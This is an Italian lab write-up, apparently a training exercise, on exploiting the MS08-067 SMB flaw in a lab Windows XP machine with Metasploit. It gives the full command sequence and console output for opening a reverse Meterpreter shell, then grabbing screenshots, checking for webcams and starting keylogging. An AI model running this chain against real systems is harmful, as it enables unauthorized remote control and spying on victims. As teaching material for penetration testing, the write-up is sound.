

Hacking Windows XP

Traccia: Hacking MS08-067

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067.

Una volta ottenuta la sessione, si dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter.
- Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).

Riferimenti teorici

Il **Server Message Block (SMB)** è un protocollo di rete utilizzato per la condivisione di file, stampanti, porte seriali e altre risorse in una rete. È comunemente utilizzato nei sistemi operativi Microsoft Windows. SMB consente ai computer di una rete di accedere e condividere risorse in modo trasparente. SMB opera su diversi livelli del modello OSI (Open Systems Interconnection), inclusi il livello di trasporto (TCP/IP) e il livello di sessione. È uno dei protocolli chiave per facilitare la condivisione di risorse in ambienti di rete aziendali e domestici.

La vulnerabilità MS08-067 (Server Service Buffer Overflow)

La vulnerabilità MS08-067 è una vulnerabilità di sicurezza che è stata scoperta nel 2008. Si tratta di una falla nel servizio Server Message Block (SMB) di Microsoft Windows.

È una vulnerabilità di **stack overflow** del servizio SMB, che può essere sfruttata da un attaccante, tramite invio di richieste SMB al relativo server, per ottenere accesso non autorizzato al sistema bersaglio, con conseguente esecuzione di codice sulla macchina target. Una vulnerabilità di stack overflow si verifica quando un programma scrive oltre i limiti dello spazio di memoria dedicato allo stack, che è una regione di memoria temporanea utilizzata per l'esecuzione di funzioni e la gestione delle chiamate di ritorno. In particolare, questa vulnerabilità riguarda un **buffer overflow nel servizio Server di Microsoft Windows, che gestisce le richieste SMB**. Un attaccante potrebbe sfruttare questa vulnerabilità inviando dati appositamente progettati che superano la dimensione consentita del buffer di memoria, sovrascrivendo così aree di memoria critiche, inclusi i dati di gestione delle chiamate di funzione nello stack. Questi attacchi possono quindi essere fruttati per eseguire codice malevolo e ottenere un controllo non autorizzato del sistema.

La vulnerabilità MS08-067 è stata sfruttata da worm noti come Conficker o Downadup, che si sono diffusi sfruttando questa falla di sicurezza. Gli attaccanti potevano sfruttare questa vulnerabilità per eseguire codice malevolo sui sistemi colpiti senza l'autorizzazione dell'utente. Microsoft ha rilasciato una patch di sicurezza (MS08-067) per correggere questa vulnerabilità.

La vulnerabilità è identificata dalla sigla **MS08-067**. Questa sigla si riferisce a una specifica patch di sicurezza rilasciata da Microsoft nel 2008. Questa sigla segue il formato comune

delle patch di sicurezza rilasciate dalla Microsoft e può essere scomposta nel seguente modo:

- **"MS"**: sta per Microsoft.
- **"08"**: indica l'anno di rilascio, che in questo caso è il 2008.
- **"067"**: è il numero di identificazione univoco assegnato a quella particolare patch di sicurezza.

Questa patch è stata specificamente progettata per affrontare la vulnerabilità critica nel servizio Server Message Block (SMB) di Windows, che era stata sfruttata da worm noti come Conficker per diffondersi e infettare un gran numero di sistemi non patchati.

L'applicazione di questa patch è stata fortemente raccomandata per proteggere i sistemi Windows.

Il termine **"Microsoft Security Bulletin"** si riferisce a una serie di documenti pubblicati da Microsoft per informare gli utenti e gli amministratori di sistema sulle vulnerabilità di sicurezza, nonché sulle relative patch o aggiornamenti di sicurezza rilasciati dalla società. I Microsoft Security Bulletins contengono informazioni dettagliate sulle vulnerabilità, il loro impatto potenziale e le contromisure raccomandate. Il termine "Microsoft Security Bulletin" è stato sostituito da "Security Update Guide" a partire da febbraio 2017.

Security Update Guide: È una piattaforma basata sul web che offre un'interfaccia interattiva e personalizzabile. Tuttavia, potrebbe non fornire un riassunto esecutivo in modo così chiaro come i bollettini di sicurezza tradizionali.

Le principali sezioni del Security Update Guide includono:


- **Ricerca di aggiornamenti:** Questa sezione consente agli utenti di cercare e filtrare gli aggiornamenti di sicurezza in base a diversi criteri, come il prodotto, la versione del sistema operativo, il tipo di aggiornamento e altro ancora. Gli utenti possono personalizzare la ricerca per trovare informazioni specifiche relative ai loro sistemi.
- **Database di vulnerabilità:** Fornisce un elenco completo delle vulnerabilità conosciute, ciascuna associata a un identificativo univoco. Ogni voce nella lista contiene dettagli sulla vulnerabilità, il suo impatto potenziale e le contromisure raccomandate.
- **Raccolta di aggiornamenti di sicurezza:** Questa sezione fornisce informazioni specifiche sugli aggiornamenti di sicurezza rilasciati. Può includere dettagli come il numero dell'aggiornamento, le componenti interessate, il tipo di aggiornamento e la valutazione del rischio.
- **Filtri e viste personalizzate:** Gli utenti possono utilizzare filtri e viste personalizzate per restringere ulteriormente la visualizzazione degli aggiornamenti di sicurezza in base alle proprie esigenze.
- **Guida all'implementazione:** Questa sezione fornisce consigli e indicazioni sull'implementazione degli aggiornamenti di sicurezza. Può includere istruzioni dettagliate per l'applicazione delle patch o per la mitigazione di vulnerabilità specifiche.

Procedura dell'exploit

Ping tra le macchine Kali e Metasploitable

IP Kali Linux: 192.168.11.111

IP Windows XP: 192.168.11.115



Testiamo la connettività di rete fra le due macchine con il comando “**ping**” seguito dall’indirizzo **IP**.

```
(kali㉿kali)-[~]  
$ ping 192.168.11.115  
PING 192.168.11.115 (192.168.11.115) 56(84) bytes of data.  
64 bytes from 192.168.11.115: icmp_seq=1 ttl=128 time=11.9 ms  
64 bytes from 192.168.11.115: icmp_seq=2 ttl=128 time=1.62 ms  
64 bytes from 192.168.11.115: icmp_seq=3 ttl=128 time=3.10 ms  
^C  
— 192.168.11.115 ping statistics —  
3 packets transmitted, 3 received, 0% packet loss, time 2007ms  
rtt min/avg/max/mdev = 1.621/5.531/11.875/4.525 ms
```

Se il ping avviene con successo e quindi le macchine possono comunicare, procediamo.

Avvio della console di Metasploit (MSFConsole) dal terminale di Kali Linux con il comando **“msfconsole”**.

Con il comando **search MS08-067** cerchiamo il modulo di exploit più adeguato. Otteniamo una lista di moduli auxiliary (no payload) o di exploit (con payload) che sono utilizzabili per sfruttare la vulnerabilità associata al servizio SMB.

In questo caso è previsto un unico exploit per sfruttare la vulnerabilità MS08-067:
exploit/windows/smb/ms08_067_netapi

Dopo aver individuato e scelto l'exploit da utilizzare, lo si abilita con il comando «use» seguito dal percorso dell'exploit:

use exploit/windows/smb/ms08_067_netapi

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > █
```

Notiamo il payload windows/meterpreter/reverse_tcp.

Tutte le opzioni di configurazione previste per l'exploit selezionato possono essere visualizzate utilizzando il comando «show options»:

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.11.115  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Targeting

View the full module info with the info, or info -d command.
```

Controlliamo quindi i parametri obbligatori da configurare per l'esecuzione successiva dell'exploit. In questo caso l'unico parametro **required** da configurare è RHOSTS: ovvero l'indirizzo IP della macchina target.

Per configurare le opzioni, possiamo utilizzare il comando «set» seguito dal nome dell'opzione che vogliamo configurare:

set RHOSTS 192.168.11.115 (IP di Windows XP)

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.11.115
RHOSTS => 192.168.11.115
msf6 exploit(windows/smb/ms08_067_netapi) > █
```

Gli altri parametri obbligatori sono impostati di default. La porta è già impostata correttamente infatti il servizio SMB è in ascolto sulla **porta 445**.

Una volta fatto, ricontrolliamo di aver inserito tutte le opzioni necessarie con il comando «show options»:

Name	Current Setting	Required
RHOSTS	192.168.11.115	yes
RPORT	445	yes
SMBPIPE	BROWSER	yes

Notiamo che il campo RHOSTS è stato correttamente inserito con l'IP della nostra macchina Windows XP e la porta è corretta.

Per l'exploit selezionato è previsto di default il **payload**:
windows/meterpreter/reverse_tcp

Notiamo inoltre che il payload non ha bisogno di nessun altro parametro quindi non necessita di un'ulteriore configurazione.

Dopo aver scelto l'exploit e il payload ed aver configurato le opzioni necessarie, siamo pronti quindi a lanciare l'attacco.

L'attacco viene eseguito sulla macchina target Windows XP, lanciando successivamente il payload scelto. Lo eseguiamo con il comando «**exploit**» dalla console:

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.115:445 - Automatically detecting the target...
[*] 192.168.11.115:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.11.115:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.11.115:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.11.115
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.115:1036) at 2024-01-28 08:56:11 -0500

meterpreter > █
```

Dimostrazione di efficacia dell'exploit tramite reverse shell Meterpreter: possiamo verificare il successo dell'apertura della sessione di Meterpreter per la presenza del prompt della shell “meterpreter >” al fondo dell'immagine.

Otteniamo quindi una sessione remota Meterpreter e raccogliamo la configurazione di rete della macchina vittima. Proviamo con questo test: eseguiamo «**ifconfig**», se l'IP che ci restituisce la macchina è 192.168.11.115 (IP vittima), allora siamo sicuri che l'exploit è andato a buon fine.

```
meterpreter > ifconfig


Interface 1
=====
Name       : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU        : 1520
IPv4 Address : 127.0.0.1

Interface 2
=====
Name       : Realtek RTL8139 Family PCI Fast Ethernet NIC - Packet Scheduler Miniport
Hardware MAC : fa:d9:10:24:81:9a
MTU        : 1500
IPv4 Address : 192.168.11.115
IPv4 Netmask : 255.255.255.0
```

Recuperare uno screenshot tramite la sessione Meterpreter


Per fare una cattura dello schermo della macchina vittima utilizziamo il comando “**screenshot**”:

```
meterpreter > screengrab
Screenshot saved to: /home/kali/StBNxoJi.jpeg
meterpreter > screenshot
Screenshot saved to: /home/kali/SwZRjvNM.jpeg
```



Individuare la presenza o meno di Webcam sulla macchina Windows XP

Facciamo un tentativo per rilevare eventuali webcam di Windows XP con il comando “**webcam_list**”:



```
meterpreter > webcam_list  
[-] No webcams were found  
meterpreter > █
```

Notiamo che non siamo riusciti a trovare nessuna webcam.

Inoltre, con il comando “**keyscan_start**” è possibile registrare i tasti premuti sulla tastiera remota.

Conclusioni

L'exploit ha avuto successo in quanto viene aperta una sessione di Meterpreter su Windows XP che offre all'attaccante la possibilità di controllare una Shell grazie alla quale eseguire comandi sulla macchina vittima. Si è quindi ottenuto l'accesso remoto e non autorizzato al sistema di Windows XP.